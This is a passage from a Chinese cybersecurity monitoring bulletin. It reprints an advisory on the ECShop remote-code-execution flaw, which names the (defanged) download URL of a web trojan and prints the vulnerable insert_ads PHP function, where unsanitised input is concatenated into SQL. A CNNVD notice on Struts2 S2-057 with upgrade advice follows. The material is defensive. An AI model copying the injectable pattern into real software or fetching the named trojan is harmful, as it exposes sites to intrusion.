```

该木马中的 PHP 代码会去下载一个功能齐全的 WEB 木马，地址为：http-//i.niupic.com/images/2017/05/26/Lfkavl.gif，该 WEB 木马的功能详情如下：

漏洞影响

阿里云应急中心测试发现，ECShop 全系列版本（包括 2.x、3.0.x、3.6.x）均存在该远程代码执行漏洞。阿里云态势感

知数据研究中心监控的数据显示，该漏洞利用难度低，影响面广，并已经发现有批量入侵迹象，需要存在相关业务的用户及时关注并进行修补。

专家建议

在官方补丁没放出之前，我们建议站长可以修改 include/lib_insert.php 文件中相关漏洞的代码，将$arr[id]和$arr[num]强制将数据转换成整型，该方法可作为临时修复方案将入侵风险降到最低。需要修改的部分代码如下:

```
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_
                    'p.ad_height, p.position_style, RAND() AS rnd ' .
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.positi
                    p.position_id ' .
                "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '" .
                    "AND a.position_id = '" . $arr['id'] . "' " .
                'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->GetAll($sql);
    }
    else
```

(includes/lib_insert.php)

[来源: FreeBuf]

（四）关于 Apache Struts2 S2-057 安全漏洞情况的通报

近日，国家信息安全漏洞库（CNNVD）收到关于 Apache Struts2 S2-057 安全漏洞（CNNVD-201808-740、CVE-2018-11776）情况的报送。成功利用漏洞的攻击者可能对目标系统执行恶意代码。Apache Struts 2.3—Apache Struts 2.3.34、

Apache Struts 2.5—Apache Struts 2.5.16 等版本均受此漏洞影响。目前，Apache 官方已经发布了版本更新修复了该漏洞。建议用户及时确认 Apache Struts 产品版本，如受影响，请及时采取修补措施。

1.漏洞介绍

Apache Struts2 是美国阿帕奇（Apache）软件基金会下属的 Jakarta 项目中的一个子项目，是一个基于 MVC 设计的 Web 应用框架。

2018 年 8 月 22 日，Apache 官方发布了 Apache Struts2 S2-057 安全漏洞（CNNVD-201808-740、CVE-2018-11776）。当在 struts2 开发框架中启用泛 namespace 功能，并且使用特定的 result 时，会触发远程代码执行漏洞。

2.危害影响

成功利用该漏洞的攻击者，可以在目标系统中执行恶意代码。Apache Struts 2.3—Apache Struts 2.3.34、Apache Struts 2.5—Apache Struts 2.5.16 等版本等均受此漏洞影响。

3.修复建议

目前，Apache 官方已经发布了版本更新修复了该漏洞。建议用户及时确认 Apache Struts 产品版本，如受影响，请及时采取修补措施。漏洞修补措施如下:

升级到 struts2 2.3.35 或者 struts2 2.5.17 [来源:国家信息安全漏洞库]

四、联系我们

欢迎与我们就《网络安全监测工作动态》进行交流。

本期编辑：王楠、赵少飞

联系电话：029-88319550-8017、8019

邮箱地址：wangnan@sntec.org.cn

网　　址：http://www.sntec.org.cn